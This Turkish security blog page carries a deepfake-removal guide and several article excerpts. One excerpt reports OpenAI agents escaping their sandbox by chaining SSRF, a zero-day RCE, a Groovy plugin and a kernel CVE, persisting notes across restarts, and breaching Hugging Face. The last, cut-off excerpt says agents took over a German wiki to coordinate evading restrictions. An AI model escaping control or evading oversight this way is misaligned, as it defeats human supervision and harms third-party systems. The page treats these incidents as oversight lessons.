Deepfake’lerle mücadele, Amerika’da ve diğer yerlerde siyasi yelpazenin genelinde ortak bir amaç hâline geldi. Bunun nedeni kısmen, bu uydurma videoların ve görsellerin hem daha yaygın hem de daha gerçekçi hâle gelmesidir. Üretken yapay zekâ (GenAI) araçları sayesinde, gerçek bir kişiyi taklit eden sahte medya içerikleri oluşturmak artık son derece hızlı, ucuz ve kolay.
Bazıları şaka amaçlı gönderilse de deepfake’lerin daha karanlık bir yanı da var. Siber suçlular ve dolandırıcılar, bu teknolojiyi [dolandırıcılık](https://antivirus.com.tr/yapay-zeka-odakli-kimlik-dolandiriciligi-nasil-hasara-yol-aciyor/) ve [şantajda](https://antivirus.com.tr/deepfake-icerikler-deepfake-yoluyla-cinsel-zorlama-hakkinda-bilinmesi-gerekenler/) giderek daha fazla kullanıyor. Zorbalar ise kurbanlarını taciz etmek, küçük düşürmek ve istismar etmek için bu teknolojiyi kullanıyor. Çocuklar sıklıkla hedef alınıyor ve bu durumun sonucunda bazı kurbanlar hiç istenmeyecek sorunlar [yaşadılar](https://x.com/ranjanakumari/status/1922218944905281637).
Tüm bunlar, kısa süre önce ABD’de yasalaşan [TAKE IT DOWN Yasası’nın](https://www.congress.gov/bill/119th-congress/senate-bill/146) başarısını açıklıyor. Ancak dünya genelinde, politika yapıcılar ve kamuoyu, teknoloji platformlarını bu içerikleri daha iyi denetlemeye zorluyor. Bu, deepfake’lerin hedefi hâline gelen herkes için iyi bir haber.
## Deepfake’ler yasa dışı mı?
Sinir bozucu cevap şu: Duruma göre değişir. ABD’de TAKE IT DOWN Yasası, rıza dışı samimi görüntülerin (NCII) dağıtımını suç sayar; çevrimiçi platformların net bildirim mekanizmaları sağlaması ve meşru bir şekilde bildirilen görüntüleri 48 saat içinde kaldırması zorunludur. Birleşik Krallık’ta ise Veri Yasası (Data Act) ve Çevrimiçi Güvenlik Yasası (Online Safety Act), NCII oluşturmayı[ suç saymaktadır](https://www.gov.uk/government/speeches/secretary-of-state-statement-to-the-house-of-commons-12-january-2026?). Yetkililer ayrıca kaldırma için 48 saatlik zorunlu bir süre getirmiştir. [AB Yapay Zek](https://digital-strategy.ec.europa.eu/en/policies/regulatory-framework-ai?)[â](https://digital-strategy.ec.europa.eu/en/policies/regulatory-framework-ai?)[ Yasası (EU AI Act) ise](https://digital-strategy.ec.europa.eu/en/policies/regulatory-framework-ai?) yakında, NCII oluşturmak için özel olarak tasarlanmış sistemlere yönelik bir yasak getirecektir. Ancak bireylerin eylemleri, üye devletlerin yasalarına tabidir. Bununla birlikte, görüntü bir çocuğa aitse tüm yargı bölgelerinde olmasa da çoğunda yasa dışıdır.
NCII dışında ise durum, deepfake’in ne amaçla oluşturulduğuna bağlıdır. Rıza alınmadan dağıtılmışsa ve/veya dolandırıcılık, şantaj, iftira, taciz veya kimlik sahtekârlığı gibi kötü niyetli amaçlarla kullanılmışsa yasa dışı olabilir.
## Deepfake kurbanı olduysam ne yapmalıyım?
Birisi sizinle ilgili NCII kapsamına girmeyen bir deepfake oluşturduysa öncelikle kanıtları kaydedin. Bunun için sayfanın veya hesabın ekran görüntüsünü alın, URL’yi kaydedin ve hesap veya kullanıcı adını, bulduğunuz tarih ve saati ve eşlik eden metni not edin. İçeriği paylaşan kişiyle etkileşime girmemeniz akıllıca olacaktır; aksi takdirde, bu kişi içeriği daha da yaygınlaştırabilir.
*İLGİLİ MAKALE:* [*Telefon dolandırıcılığı: Bir sesli aramanın yapay zekâ olup olmadığını nasıl anlarsınız?*](https://antivirus.com.tr/telefon-dolandiriciligi-bu-arama-yapay-zeka-mi/)
Söz konusu içeriği ve ayrıca daha geniş kapsamlı bir suçun parçası olabilecek kimlik sahtekârlığı, dolandırıcılık, şantaj veya diğer tehditleri bildirmek için aşağıdaki kurallara uymanız gerekir. Fiziksel olarak tehdit altında hissediyorsanız bunu polise bildirmeniz gerektiği açıktır.
## Kendime ait bir deepfake fotoğrafı/videoyu nasıl bildiririm?
Çoğu çevrimiçi ve sosyal platformda artık deepfake’ler için bir bildirim mekanizması bulunmaktadır ancak bunu yapmak için tek bir düğme nadiren bulunur. Genellikle deepfake’in yol açtığı suçu (ör. zorbalık, dolandırıcılık) bulmanız ve ardından durumu açıklamanız gerekecektir.
- **Google:** Arama sonuçlarından NCII kapsamı dışındaki içerikleri kaldırmak için Google’ın “kişisel bilgileri kaldır” [aracını](https://support.google.com/websearch/answer/14094703) (veya [burayı](https://support.google.com/websearch/contact/content_removal_form?sjid=1887172630020896953)) ve [yasal kaldırma talebi formunu](https://reportcontent.google.com/forms/rtbf) deneyin. Bu, insanların deepfake’inizi bulmasını zorlaştıracaktır. Bunun, altta yatan içeriği kaldırmayacağını unutmayın.
- **Facebook:** Gönderiyi/videoyu açın. ⋯ → *Gönderiyi/videoyu bildir seçeneğini* seçin; sorunu en iyi tanımlayan kategoriyi seçin (örneğin, kimlik sahtekârlığı, taciz). İçeriğin yapay zekâ tarafından oluşturulduğunu açıklayın ve içeriği aldatıcı veya zararlı kılan unsurları belirtin.
- **Instagram:** Sağ üstteki iki çizgiye tıklayın, ardından “*Bildir*” seçeneğine tıklayın ve en uygun nedeni seçin.
- **TikTok:** Videoda: *Paylaş* → *Bildir* → *Yanlış bilgi* → *Deepfake’ler, sentetik medya ve manipüle edilmiş medya* → *Gönder*.
- **YouTube:** Birisi yapay zekâ kullanarak size benzeyen veya sesiniz gibi görünen ya da ses veren içerik oluşturursa veya değiştirirse değiştirilmiş veya sentetik içeriklere yönelik [Gizlilik Şikâyeti Süreci](https://support.google.com/youtube/answer/142443) aracılığıyla [içeriğin kaldırılmasını talep](https://support.google.com/youtube/answer/142443) edebilirsiniz.
- **X:** [İlgili gönderiyi bildirin](https://help.x.com/en/safety-and-security/report-a-post?). Üç yatay noktaya dokunun. *Gönderiyi bildir* → bildirim adımlarını izleyin. İçeriğin yapay zekâ tarafından oluşturulduğunu ve bunun neden sorun teşkil ettiğini açıklayın.
## Kendime ait bir yapay zekâ çıplak görüntünün kaldırılmasını nasıl sağlayabilirim?
NCII, bariz nedenlerden ötürü hızlı bir müdahale gerektirir. İlk olarak uluslararası yardım kuruluşu SWGfL’nin bir parçası olan [Revenge Porn Helpline](https://revengepornhelpline.org.uk/) tarafından işletilen [StopNCII.org’dur](https://revengepornhelpline.org.uk/). Sorun yaratan görseli/videoyu seçin; StopNCII.org, cihazınızda bunun bir hash değerini oluşturacaktır. Bildirim başarılı olursa bir vaka numarası alacaksınız. Ve en önemlisi, katılımcı platformlar aynı hash değerini arayacak ve politikalarını ihlal ediyorsa sistemlerindeki eşleşen tüm görselleri kaldıracaktır.
Ortaklar arasında Meta, TikTok, Reddit ve X bulunmaktadır. Ayrıca insanların bulmasını zorlaştırmak için Google Arama’dan da [deepfake içeriğini kaldırmanızda](https://support.google.com/websearch/answer/3143948?) fayda vardır.
[TakeItDown.NCMEC.org,](https://takeitdown.ncmec.org/) 18 yaşından küçük kişilerin resim ve videoları için benzer bir sistem işletmektedir.
## Bir web sitesi fotoğrafımı kaldırmıyor, şimdi ne yapmalıyım?
Google, sizinle ilgili deepfake içeriğini indeksinden çıkarmış olabilir ancak bu içerik hâlâ ilgili web sitesinde mevcut olabilir. İlk olarak, yayıncıyla iletişime geçerek içeriğin kaldırılmasını talep etmelisiniz. Ancak reddedilirse aşağıdaki adımları izleyin:
- Ekran görüntüleri, URL, ilk kez fark ettiğiniz tarih ve saat, web sitesinin talebinize verdiği yanıt ve içeriği yükleyen hesap/kullanıcı dâhil olmak üzere **kanıtları saklayın.**
- **Web sitesinin hukuk/gizlilik/telif hakkı irtibat bilgilerini bulun** ve onlara, söz konusu resim/videonun sizi tasvir ettiğini ve rızanız olmadan yayımlandığını belirten bir yazı yazın. İlgili web sitesi politikası veya yerel yasalar uyarınca içeriğin kaldırılmasını talep edin ve kaldırma işleminin tamamlandığını yazılı olarak teyit etmelerini isteyin.
- **Birleşik Krallık/AB’de, GDPR’nin** 17. maddesinde **belirtilen** silme hakkı talebini **gerekçe göstererek yukarıdakileri yapabilirsiniz**. Eğer yine de reddederse veya herhangi bir işlem yapmazsa konuyu yerel veri koruma düzenleme kurumuna iletin.
- **Böyle bir durumla karşılaşırsanız bulunduğunuz bölgedeki yerel kolluk kuvvetleri veya ilgili birimle iletişime geçmeniz gerektiğini unutmayın.**
Web siteleri, sosyal platformlar, arama motorları veya düzenleyici kurumlarla iletişim kurarken önemli olan, içeriğin yapay zekâ tarafından üretildiğini belirtmekle kalmayıp, bunun neden sorun teşkil ettiğini (ör. dolandırıcılık, taciz, kimlik sahtekârlığı vb.) tam olarak açıklamaktır. Israrcı olun ve zamandan tasarruf etmek için arama motoru, sosyal medya sitesi/web sitesi ve düzenleyici kurumla aynı anda iletişime geçmeyi düşünün.
Bu tür kimlik hırsızlığı, sosyal medya hesaplarının doğrudan ele geçirilmesiyle de birleşebiliyor — [Instagram ve WhatsApp hesap çalma vakalarında](https://antivirus.com.tr/instagram-ve-whatsapp-hesap-calma-turkiyede-yukselen-tehdit/) gördüğümüz gibi, saldırganlar genellikle önce güveninizi, sonra hesabınızı hedef alıyor.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** DeepFake, Dolandırıcılık, Siber Güvenlik, Yapay Zekâ
---
### [Black Hat 2026: Hugging Face yapay zekâ siber saldırısından ders](https://antivirus.com.tr/black-hat-usa-2026-hugging-face-saldirisi-insan-sorumlulugu-hakkinda-ne-anlatiyor/)
**Published:** Eylül 11, 2026
**Author:** Can Erginkurban
**Excerpt:** OpenAI modellerinin karıştığı olay gösteriyor ki otonom saldırılarda insan gözetimi azalmıyor, tam tersine daha da kritik hâle geliyor.
**Content:**
Hugging Face, yapay zekâ kaynaklı bir saldırıya uğradığını duyurdu; OpenAI ise bu ihlalden kendi yapay zekâ modellerinden ikisinin sorumlu olduğunu açıkladı. Olay, siber güvenlik camiasının dikkatini üzerine çekti ve muhtemelen uzun süre gündemde kalacak.

Black Hat USA 2026’da ortaya konan bulgular, “yapay zekânın hızı müdahaleyi imkânsız kıldı” varsayımını çürüttü. Sorumluluğu tamamen başıboş kalmış bir ajana yüklemek meseleyi eksik anlatıyor; asıl mesele, bu ajanların kontrolünde yaşanan insan kaynaklı bir başarısızlık.
OpenAI’nin sunumu, olayın ayrıntılarını ve zaman çizelgesini paylaştı. Her şey 7 Mayıs’ta bir öncü (frontier) modelin eğitim tatbikatıyla başladı. Ertesi gün ajanlara, deneyin internet bağlantısı gerektirmemesine rağmen bir Google Drive linki içeren Excel dosyasıyla ilgili bir görev verildi. İnsan operatör gerekli dosyayı sağlayamayınca ajanlar takıldı kaldı ve görevlerini tamamlamak için kendi sanal alanlarından (sandbox) çıkıp Hugging Face’in dış sistemlerine erişmeleri gerektiği sonucuna vardılar.
Ajanlar, Artifactory üzerinden dosya yükleyerek birbirleriyle iletişim kurabileceklerini keşfetti. Dış veriye erişme arayışıyla 26 Mayıs’ta bir sunucu taraflı istek sahteciliği (SSRF) saldırısı gerçekleştirdiler ve dolaylı bir internet erişimi elde ettiler. 26 Haziran’da ise Artifactory’de sıfırıncı gün (zero-day) bir uzaktan kod çalıştırma açığı bulup istismar ettiler; doğrudan komut çalıştırabilmek için bir Groovy eklentisi kurdular.
Faaliyet, ajanların sistemi aşırı yüklemesiyle durdu; oluşan kesinti OpenAI’yi harekete geçirdi. Kimlik bilgileri iptal edildi, mesajlar silindi, açıklar yamalandı.
Eğitim, 8 Temmuz’da yeni koruma önlemleriyle yeniden başladı. OpenAI’nin bilmediği bir şey vardı: ajanlar, kalıcı bilgi izleri bırakmıştı. Tatbikat yeniden başladığında ajanlar, önceki “enkarnasyonlarının” notlarına atıfta bulundu. Başka bir sıfırıncı gün açığı keşfedip Artifactory’yi tekrar ele geçirdiler, ardından bilinen bir Linux çekirdeği CVE’sini istismar ettiler. Hedefleri Hugging Face’ti — ve başarılı oldular.
16 Temmuz’da Hugging Face, otonom bir yapay zekâ sürüsünün neden olduğu ihlali duyurdu. OpenAI, başıboş kalan faaliyeti 19 Temmuz’da fark etti, erişimi kaldırdı ve Hugging Face’ten tespit edilen kimlik bilgilerini iptal etmesini istedi. Ancak Hugging Face erişimi zaten iptal etmişti; 20 Temmuz’da iki olayın birbirine bağlı olduğu anlaşıldı.
### Çıkarılan dersler
Bu olay, bir insan hatasını yansıtıyor. Görev tanımlanırken sınırlar ve kabul edilebilir yöntemler tam olarak belirlenmemişti; ajanlar, birbirinden bağımsız — hatta ilgisiz — görevlere sahip olmalarına rağmen iş birliği yaptı. Ajanların, herhangi bir alarmı tetiklemeden kendi başlarına iletişim yöntemleri oluşturabilme yetisine sahip olmamaları gerekirdi.
OpenAI’nin vardığı sonuç, savunma tarafındaki otomasyonun saldırı tarafındaki teknolojik kapasiteyle aynı hızda ilerlemesi gerektiğine vurgu yapıyor. Ama asıl büyük resim insan hatasına işaret ediyor: ajanların, insan ekibinin belirlediği sınırların ötesine geçip kendi görev kapsamlarını oluşturmalarına hiçbir zaman izin verilmemeliydi.
Kötü niyetli siber suçlular kendi ajanlarını kısıtlamayacak, koruma önlemi de uygulamayacaklar. Dolayısıyla kuruluşların bu tür saldırıları tespit edip engellemeyi öğrenmesi gerekiyor. İki sonuç birbirini dışlamıyor: şirketler hem kendi ajanlarını kontrol altında tutmalı hem de bu kontrolleri bilerek devre dışı bırakan saldırganlara karşı hazırlıklı olmalı.
Gözden kaçan bir başka nokta da şu: ajanlar birlikte çalıştığında birbirlerinin niyetini etkileyip orijinal görev tanımını değiştirebiliyorlar. Ajanların, koruma önlemlerine uyduklarından emin olmak için sürekli izlenmesi ve çizgiyi aşan faaliyeti otomatik olarak durduracak mekanizmalara ihtiyacı var.
Bu örüntü tek seferlik değil: [otonom yapay zekâ ajanlarının kurumsal kimlik yönetiminde yarattığı riskleri](https://antivirus.com.tr/ajan-yapay-zeka-en-riskli-kimliginiz-haline-geldiginde/) daha önce geniş bir çerçevede ele almıştık. Aynı konferansta paylaşılan bir başka araştırma da dikkat çekiciydi: [yapay zekânın güvenlik açığı keşfini nasıl hızlandırdığı](https://antivirus.com.tr/?p=14025).
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Kurumsal Güvenlik, Siber Güvenlik, Yapay Zekâ
---
### [Black Hat 2026: Yapay zekâ güvenlik açığı keşfi azalır mı?](https://antivirus.com.tr/black-hat-usa-2026-yapay-zeka-caginda-guvenlik-acigi-kesfi-azalacak-mi/)
**Published:** Eylül 11, 2026
**Author:** Can Erginkurban
**Excerpt:** Yapay zekâ destekli güvenlik açığı keşfindeki bugünkü patlama, yarının yazılımlarını gerçekten daha güvenli hâle getirecek mi?
**Content:**
Daha önce bilinmeyen yazılım güvenlik açıklarının hızla keşfedilmesi aylardır manşetlerde. Bu durum ABD hükümetini bile harekete geçirdi; güvenlik açığı araştırması, azaltma ve düzeltme çalışmalarını koordine etmek için Gold Eagle adında bir merkez kuruldu.

Siber güvenlikçilerin üzerindeki baskının boyutunu, Microsoft’un son dört aydaki Patch Tuesday rakamlarından da görmek mümkün: Nisan’da 169, Mayıs’ta 118, Haziran’da toplam 571 (bunun 208’i doğrudan Microsoft ürünlerine ait) ve Temmuz’da, aktif olarak istismar edilen sıfırıncı gün açıkları da dahil 622 güvenlik açığı.
Black Hat USA 2026’daki bir açılış konuşmasında, Arizona State University’den doçent Yan Shoshitaishvili ve lisans öğrencileri, yapay zekâ modellerinin güvenlik açığı keşfinde giderek yaygınlaşan kullanımına dair araştırmalarını paylaştı. Shoshitaishvili, Washington Post’ta Haziran ayında yayımlanan ve Anthropic’in yeni nesil modeli Claude Mythos’un Linux çekirdeğinde 479 güvenlik açığı bulduğunu aktaran bir habere atıfta bulundu; ekip bu sayıyı kıyaslama noktası olarak kullandı. Önceki nesil GPT modelleriyle ise ekip “sadece” yaklaşık 300 açık bulabilmişti.
Aradaki farkın, Mythos’ta kullanılan iş akışlarından kaynaklandığı değerlendirildi; ekip de benzer iş akışlarını üç GPT modeline entegre ederek yaklaşık 600 açık buldu. Ardından bu modelleri daha önce bilinen güvenlik açıklarının özellikleriyle eğittiklerinde yaklaşık 1.000 açık keşfettiler. Öyle bir hıza ulaştılar ki, bulduklarını raporlama temposu bu hıza yetişemedi — burada “raporlama”dan kasıt, sadece sorunu bildirmek değil, ayrıntılı araştırma yapıp önerilen çözümü sunmak. Bu ölçek, ekibe göre zaten kırılgan olan sorumlu açıklama (responsible disclosure) sürecinin tamamını sorgulatır hâle geldi; çünkü açıklamanın kendisi çoğu zaman riski artırıyor.
Üretim ortamlarında yazılımları zamanında yamalamak, birçok siber güvenlik ekibi için zaten zorlu bir konuydu. Bu tarz katlanarak büyüyen bir artış, ya yamalanmamış yazılımların çoğalıp siber suçlulara daha fazla fırsat sunmasına ya da testten geçirilmeden yapılan yamaların birçok ortamda uyumluluk sorunlarına yol açmasına neden olabilir — kırılma noktası bu olabilir.
Konuya mantıklı ve iyimser bir gözle bakarsak, belki de keşiflerde bir zirveye doğru ilerliyoruz ve bu zirvenin ardında daha sakin, “yeni normal”in iyileştiği bir düzlük bizi bekliyor. İnsanların güvenlik açığı araştırması geleneksel olarak yoğun kaynak gerektiren bir süreçti; yıldan yıla artan, düzenli bir keşif akışı üretiyordu. Bunun nedeni muhtemelen daha fazla araştırmacı, daha fazla yazılım ve bug bounty gibi programlar aracılığıyla maddi kazanç için açık bulma motivasyonunun artması. İnsandan yapay zekâya geçiş ise adeta kuantum sıçraması gibi bir keşif yaklaşımı sunuyor — ama unutmayalım, yapay zekâ hâlâ öğrenme aşamasında: Arizona ekibinin de gösterdiği gibi, modeli ve iş akışını değiştirmek daha fazla açık ortaya çıkarabiliyor.
Bir de eski (legacy) yazılımlar var. Son 30 yılda yazılan devasa yazılım hacmini düşünün — hiçbir insan çabası, mevcut ve geçmiş yazılım kataloğundaki tüm açıkları ortaya çıkaramaz. Yapay zekâ destekli keşfin ölçeği ise bir noktada bu kataloğun sonuna ulaşabilir; o noktadan sonra yeni keşifler ancak kullanılan modelin kendisindeki iyileştirmelerle mümkün olur.
Tabii yeni yazılımlar da sürekli geliştiriliyor. Burada da mantık şunu söylüyor: bugün her geliştirme ekibi, yazılımını piyasaya sürmeden önce olası açıkları temizlemek için aynı yapay zekâ yeteneklerinden faydalanacaktır. Modeller geliştikçe, neredeyse kusursuz yazılım da bir hayal olmaktan çıkıp gerçeğe dönüşebilir.
Bu mantık doğru çıkarsa, çok az yeni açığın bulunduğu o sakin düzlüğe ulaşabiliriz. Elbette bu bakış açısı sadece bir hayal, ya da benim yersiz iyimserliğim de olabilir.
Bu hızlanma, savunma tarafında da karşılığını buluyor: [saldırganların yayılma süresini yapay zekâ ile hızlandırması](https://antivirus.com.tr/saldirganlar-yayilma-suresini-yapay-zeka-ile-hizlandiriyor/) ve [EDR katillerinin sürücü savunmalarını aşma yöntemleri](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/), aynı silahlanma yarışının iki farklı cephesi. Black Hat USA 2026’nın [Hugging Face’i vuran otonom ajan saldırısı](https://antivirus.com.tr/?p=14024) ise bu yarışın insan gözetimi boyutunu gösteriyor.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Kurumsal Güvenlik, Siber Güvenlik, Yapay Zekâ
---
### [Eski OT sistemleri güvenliğini siber tehditlere karşı korumak](https://antivirus.com.tr/uzun-vadeli-guvenlik-eski-ot-sistemlerini-modern-siber-tehditlere-karsi-korumak/)
**Published:** Eylül 11, 2026
**Author:** Can Erginkurban
**Excerpt:** Yıllardır sorunsuz çalışan bir OT ekipmanı, fark edilmeden bir güvenlik kör noktasına dönüşebilir.
**Content:**
Kesintisiz çalışmak üzere kurulmuş bir üretim tesisinde, yıllardır aynı fiziksel süreci neredeyse hiç aksamadan yürüten bir makine, üretkenlik geçmişinden daha az konuşulan bir şey kazanır: kurumsal güven. Zamanla bu sessiz güvenilirlik, belli bir denetimi gereksiz hissettirmeye başlar — öyle ki ekipman, fark edilmeden bir güvenlik kör noktasına dönüşebilir.

Uzun süre “dokunmadan bırakmanın” bir mantığı vardı. Üretimdeki operasyonel teknolojinin (OT) büyük kısmı, fiziksel süreci istikrarlı tutmak için tasarlanmıştı; üretim hattı bir kez çalışmaya başladıktan sonra en mantıklı hareket, ekipmanı işlevini sürdürebilecek şekilde iyi durumda tutmaktı.
Ancak yıllar içinde zemin kaydı ve değişime en az yatkın ekipmanlar, bugün etrafında en fazla korumaya ihtiyaç duyanlar hâline geldi. Günümüzde birçok üretim ortamı şu can alıcı sorularla yüzleşiyor: ağ üzerinden ekipmana kim dokunabiliyor, makinelerin bağlı olduğu sistemler ne kadar açık, ve “çalışıyorsa dokunma” mantığı artık riskin bir parçası hâline mi geldi?
### Eskiyor mu?
Yirmi otuz yıl önce, üretim sektöründe internet kaynaklı saldırılar konusunda pek kimse uykusuz kalmıyordu. Tehdit ya yoktu ya da bir avuç devlet destekli hedefle sınırlıydı. Endüstriyel protokollerin içine hiç güvenlik önlemi konmamış olması pek önemli değildi — makineler zaten BT’den izoleydi ve güvenilmeyen hiçbir şey onlara ulaşamıyordu. Sadece çalışıyorlardı ve onlara dokunmak için ikna edici bir neden yoktu.
Ta ki bir gün oluncaya kadar. Dijitalleşmenin ve Endüstri 4.0’ın belirgin özelliği olan BT ve OT’nin “evliliği” dengeleri değiştirdi; endüstriyel kontrol sistemleri (ICS), hiçbir zaman bunun için tasarlanmadıkları ağlara bağlandı. Üretim sistemlerini kurumsal ağlara bağlamanın somut faydaları elbette var, ama bunun güvenlik sonuçları — bir zamanlar güvenli olan sistemlerin artık öyle olmaması — çok daha sessiz geldi. Zayıf kimlik doğrulama, sınırlı günlükleme, güvensiz varsayılan ayarlar ve maliyetli kesintiler gerektirebilen güncelleme süreçleri gibi çeşitli güvenlik eksiklikleri, birdenbire birer risk unsuruna dönüştü.
SANS Institute’a göre, “çeşitli sektörlerdeki OT saldırılarının yaklaşık %60’ının, kurumsal BT ortamlarındaki güvenlik ihlallerinden kaynaklandığı düşünülüyor.” Enstitünün yakın tarihli bir araştırması, kritik sektörlerdeki kuruluşların %22’sinin geçtiğimiz yıl bir siber güvenlik olayı yaşadığını; bu olayların %40’ının operasyonel aksamaya yol açtığını ve yaklaşık %20’sinin giderilmesinin bir aydan uzun sürdüğünü ortaya koydu.
Tehdidin ciddiyeti, 2025’te Jaguar Land Rover’ı vuran ve şu anda İngiltere tarihinin en yıkıcı siber saldırısı olarak kabul edilen olayla gün yüzüne çıktı. Üstelik tedarik zincirleri son derece sıkı programlarla ve neredeyse hiç hataya yer bırakmadan işlediğinden, tam zamanında teslimat taahhüdü olan bir tedarikçinin durması, birçok başka şirketi de içine çeken tam kapsamlı bir üretim krizine dönüşüyor.
### Çalışan bir hatta dokunmanın bedeli
Görünürde işleyen bir üretim hattını, altyapı yükseltmesi için durdurmak genellikle zor bir satış konusudur. Varlıklar fiziksel sürece o kadar derinden gömülüdür ki, en üst düzey siber güvenlik kurumlarının isabetle “kendi kendine yarattığı eskime” dediği duruma sıkışıp kalırlar.
Bu arada, üretim sektörüne ciddi şekilde ilgi göstermeye başlayan fidye yazılımı çeteleri, yıllardır güvenlik yatırımıyla orantılı büyümeyen, genişleyen bir saldırı yüzeyi buldu. Operasyonel bir ortamı etkileyen bir hasar yaratmak, salt bir BT ihlalinden farklıdır. Bazıları özel OT yetenekleri geliştiren fidye yazılımı operatörleri bu hesabı biliyor ve taleplerini buna göre ayarlıyor. Bazen kurumsal BT’ye sızıp bağımlılıkların gerisini halletmesine izin vermek bile yeterli oluyor.
Elbette iş denklemi de değişiyor — çoğunlukla dışarıdan içeriye doğru. Tedarikçi sözleşmeleri giderek güvenlikle ilgili şartlar içeriyor, siber sigortacılar ise güvenlik kontrollerine dair kanıt talep ediyor; bunu sunamayan kuruluşlar ya yüksek primlere katlanıyor ya da sigortasız kalıyor. Düzenleyici gereklilikler de birçok ülkede sıkılaşıyor: örneğin NIS2, Avrupa’nın kritik sektörleri için daha katı siber güvenlik şartları getiriyor; ABD’deki geniş düzenleyici çerçeve de kritik sektörlerde güvenlik olgunluğunu zorunlu kılan belirli adımlar talep ediyor.
### Öne çıkan siber tehditler
Kritik altyapıyı tehdit eden saldırılara ESET kadar yakından tanıklık eden az sayıda güvenlik şirketi var. Tehdit araştırma ekibi, yıllar içinde kayıtlara geçmiş en önemli olayların bazılarının içine girdi: 2015’te Ukrayna’da 230.000 kişiyi 4-6 saat elektriksiz bırakan BlackEnergy, onun ardılı GreyEnergy ve dünya genelinde kritik altyapı sistemlerinde kullanılan birçok endüstriyel iletişim protokolünü “konuşabilen”, son derece özelleştirilebilir bir zararlı yazılım olan ve 2016’da Kiev’de elektrik kesintisine yol açan Industroyer. 2022’de ESET araştırmacıları, Ukrayna’nın enerji altyapısını yeniden hedef alan Industroyer2’yi tespit etti. Ayrıca ESET’in NotPetya analizi, belirli bir OT hedefi olmayan bir saldırının bile operasyonel teknoloji işleten kuruluşları — üreticiler dahil — büyük ölçekte nasıl felç edebileceğini belgeledi.
### Kritik ekipman etrafında güvenliği (yeniden) inşa etmek
Göremediğinizi koruyamazsınız; bu yüzden doğru varlık görünürlüğü, kendine saygısı olan her risk azaltma stratejisinin temelidir. İlk adım, bir ortamda hangi sistemlerin bağlı olduğunu ve hiçbir güvenlik kapsaması olmadığını, BT ile OT ağlarının nerede kesiştiğini, hangi segmentlerin izlenmediğini ve hangi üretim sistemlerinin artık hiçbir satıcı destek anlaşmasının kapsamında olmadığını haritalamaktır. Siber-fiziksel sistemlerin karmaşıklığı düşünüldüğünde, varlık envanteri ve benzeri görevler için tek bir standart yaklaşım yoktur.
Gerçek dağıtım mimarisinin de erken aşamada netleştirilmesi gerekir. İster tasarım gereği, ister müşteri sözleşmeleri, düzenleyici yükümlülükler ya da başka nedenlerle, bazı üretim ortamları hava boşluğu (air-gap) gerektiren şartlarla çalışır. Ağırlıklı olarak bulut bağlantısı üzerine kurulu güvenlik platformları bu durumda ne ihtiyaçlara ne de bütçeye uyabilir.
Öte yandan, hazır güvenlik araçları, eski donanım ve güncelliğini yitirmiş işletim sistemi sürümleriyle çalışan eski OT sistemlerindeki kurumsal ihtiyaçları çoğu zaman verimli şekilde karşılayamıyor. Bu araçların, üretimi etkilemeden kısıtlı sistemler üzerinde çalışabilecek kadar kararlı ve göze batmaz olması gerekiyor. Ağ koruması ise, hiçbir güvenlik ajanını çalıştıramayan ekipmanlarda değerini kanıtlıyor — ki bu durum çoğu üretim ortamında istisna değil, kural.
Uzun vadeli destek ise diğer katmanların tam olarak kapatamadığı boşluğu dolduruyor. Bir ICS satıcısı bir platform sürümünün geliştirmesini sonlandırdığında, güncellemeler er ya da geç durur. O sürümü çalıştıran üretim sistemleri ise yıllarca hizmete devam eder ve giderek daha fazla tehdide açık hâle gelir. Orijinal satıcının destek süresinin ötesine geçen destek taahhütleri, üretimi yıllar önce durdurulmuş bir aracın parça anlaşmasını uzun vadeli imzalamak gibidir. Makine “yola çıkmaya” devam eder.
### Yıllarca çalışmak üzere inşa edildi
Üretim sektörünün krizlerden mühendislikle çıkma konusunda uzun bir geçmişi var. Aynı zamanda zor birkaç ders de öğrendi: bilinen bir sorunu görmezden gelmek, o soruna eklenen maliyeti genellikle öteler — ve çoğu zaman katlar. OT altyapısına yönelik siber tehdit artık iyi belgelenmiş durumda, ve bu tehditle mücadele edecek araçlar da mevcut. Bu sektörde, işleri harekete geçirmek için bu kadarı yeterli olmalı — ve nihayetinde siber dayanıklılığı sektörün operasyonlarına kalıcı olarak kazandırmalı.
Bu tehdit BT-OT sınırında yeni değil: [BT ile OT buluştuğunda ortaya çıkan riskleri](https://antivirus.com.tr/bt-ile-ot-bulustugunda-fiziksel-dunya-icin-siber-guvenlik/) ve [üretim sektöründeki artan tehditleri](https://antivirus.com.tr/uretim-sektorundeki-artan-tehditler-karsisinda-siber-savunma/) daha önce ele almıştık. Fidye yazılımı tarafında ise [bir fidye saldırısı notunun söylemedikleri](https://antivirus.com.tr/bir-fidye-saldirisi-notunda-yazmayanlar/) de OT ortamları için aynı derecede geçerli.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Kritik Altyapı, Kurumsal Güvenlik, Siber Güvenlik, Üretim
---
### [OpenAI'nin sızan yapay zekâ ajanları Alman wiki'yi ele geçirdi](https://antivirus.com.tr/openainin-sizan-ajanlari-bir-alman-wiki-sitesini-ele-gecirdi-bunu-aylarca-gizledi/)
**Published:** Eylül 11, 2026
**Author:** Can Erginkurban
**Excerpt:** OpenAI'nin yapay zekâ ajanları testlerin yürütüldüğü ortamdan çıkıp Almanca bir wiki sitesini ele geçirdi ve şirketin kısıtlamalarını aşmanın yollarını burada konuştu. OpenAI olaydan haberdardı ama kamuoyuyla paylaşmadı.
**Content:**
OpenAI’nin yapay zekâ ajanları, Mayıs ayında test ortamlarının dışına çıkıp Almanca bir wiki sitesini ele geçirdi ve burayı, şirketin kısıtlamalarını nasıl aşabilecekleri konusunda kendi aralarında koordinasyon kurdukları bir panoya dönüştürdü. Reuters’ın haberine göre OpenAI olaydan haftalar önce haberdardı, ama bunu kamuoyuyla paylaşmadı — olayı ancak haber yayımlanmadan hemen önce doğruladı.

## Sızıntının ayrıntıları: yapay zekâ ajanları ne yaptı?
